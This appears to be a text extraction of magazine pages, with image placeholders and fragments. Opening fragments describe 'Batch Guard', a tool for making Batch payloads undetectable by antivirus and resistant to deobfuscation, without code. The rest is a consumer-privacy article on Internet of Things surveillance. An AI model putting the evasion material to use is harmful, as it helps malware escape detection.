
"One of the main cyber-risks is to think they don't exist. The other is to try to treat all potential risks."
- Stephane Nappo.




Adding UTF-16 BOM will not help in evading antivirus. It is encoding just meant to confuse text editors.





Intentionally not writing any quote here.



Anti deobfuscation helps in preventing or making deobfuscation difficult. Deobfuscation is the process of converting a program that is difficult to understand into an understandable format. There are many tools that are used for deobfuscation. Anti deobfuscation feature of Batch Guard is used to make it hard for these tools.





This is how Batch Guard helps us in making Batch payloads undetectable.

Intentionally not writing any quote here.

Smart Devices Spy On You - 2 Computer Scientists Explain How The Internet Of Things Can Violate Your Privacy.

ONLINE SECURITY

Roberto Yus

Assistant Professor Of Computer Science,
University Of Maryland,
Baltimore County.

Primal Pappachan

PostDoctoral Scholar in Computer Science,
Penn State.

Have you ever felt a creeping sensation that someone's watching you? Then you turn around and you don't see anything out of the ordinary. Depending on where you were, though, you might not have been completely imagining it. There are billions of things sensing you every day.

They are everywhere, hidden in plain sight – inside your TV, fridge, car and office. These things know more about you than you might imagine, and many of them communicate that information over the internet.

Back in 2007, it would have been hard to imagine the revolution of useful apps and services that smartphones ushered in. But they came with a cost in terms of intrusiveness and loss of privacy. As computer scientists who study data management and privacy, we find that with internet connectivity extended to devices in homes, offices and cities, privacy is in more danger than ever.

Internet Of Things

Your appliances, car and home are designed to make your life easier and automate tasks you perform daily: switch lights on and off when you enter and exit a room, remind you that your tomatoes are about to go bad, personalize the tem-

-perature of the house depending on the weather and preferences of each person in the household

To do their magic, they need the internet to reach out for help and correlate data. Without internet access, your smart thermostat can collect data about you, but it doesn't know what the weather forecast is, and it isn't powerful enough to process all of the information to decide what to do.

But it's not just the things in your home that are communicating over the internet. Workplace-s, malls and cities are also becoming smarter, and the smart devices in those places have similar requirements. In fact, the Internet of Things (IoT) is already widely used in transport and logistics, agriculture and farming, and industry automation. There were around 22 billion internet-connected devices in use around the world in

2018, and the number is projected to grow to over 50 billion by 2030.

"Therefore, as a user, it is important to make an informed decision by understanding the trade-offs between privacy and comfort when buying, installing and using an internet-connected device."

What These Things Know About You

Smart devices collect a wide range of data about their users. Smart security cameras and smart assistants are, in the end, cameras and microphones in your home that collect video and audio information about your presence and activities. On the less obvious end of the spectrum, things like smart TVs use cameras and microphones to spy on users, smart lightbulbs track your sleep and heart rate, and smart vacuum cleaners recognize objects in your home and map every inch of it.

Sometimes, this surveillance is marketed as a feature. For example, some Wi-Fi routers can collect information about users' whereabouts in the home and even coordinate with other smart devices to sense motion.

Manufacturers typically promise that only automated decision-making systems and not

(Cont'd On Next Page)

not humans see your data. But this isn't always the case. For example, Amazon workers listen to some conversations with Alexa, transcribe them and annotate them, before feeding them into automated decision-making systems.

But even limiting access to personal data to automated decision making systems can have unwanted consequences. Any private data that is shared over the internet could be vulnerable to hackers anywhere in the world, and few consumer internet-connected devices are very secure.

Understand Your Vulnerabilities

With some devices, like smart speakers or cameras, users can occasionally turn them off for privacy. However, even when this is an option, disconnecting the devices from the internet can severely limit their usefulness. You also don't have that option when you're in workspaces, malls or smart cities, so you could be vulnerable even if you don't own smart devices.

Therefore, as a user, it is important to make an informed decision by understanding the trade-offs between privacy and comfort when buying, installing and using an internet-connected device. This is not always easy. Studies have shown that, for example, owners of smart home personal assistants have an incomplete understanding of what data the devices collect, where the data is stored and who can access it.

Governments all over the world have introduced laws to protect privacy and give people more control over their data. Some examples are the European General Data Protection Regulation (GDPR) and California Consumer Privacy Act (CCPA). Thanks to this, for instance, you can submit a Data Subject Access Request (DSAR) to the organization that collects your data from an internet-connected device. The organizations are required to respond to requests within those jurisdictions within a month explaining what data is collected, how it is used within the organization and whether it is shared with any third parties.

Limit The Privacy Damage

Regulations are an important step; however, their enforcement is likely to take a while to catch up with the ever-increasing population of internet-connected devices. In the meantime, there are things you can do to take advantage of some of the benefits of internet-connected without giving away an inordinate amount of personal data.

If you own a smart device, you can take steps to secure it and minimize risks to your privacy. The Federal Trade Commission offers suggestions on how to secure your internet-connected devices. Two key steps are updating the device's firmware regularly and going through its settings and disabling any data collection that is not related to what you want the device to do. The Online Trust Alliance provides additional tips and a checklist for consumers to ensure safe and private use of consumer internet-connected devices.

If you are on the fence about purchasing an internet-connected device, find out what data it captures and what the manufacturer's data management policies are from independent sources such as Mozilla's Privacy Not Included. By using this information, you can opt for a version of the smart device you want from a manufacturer that takes the privacy of its users seriously.

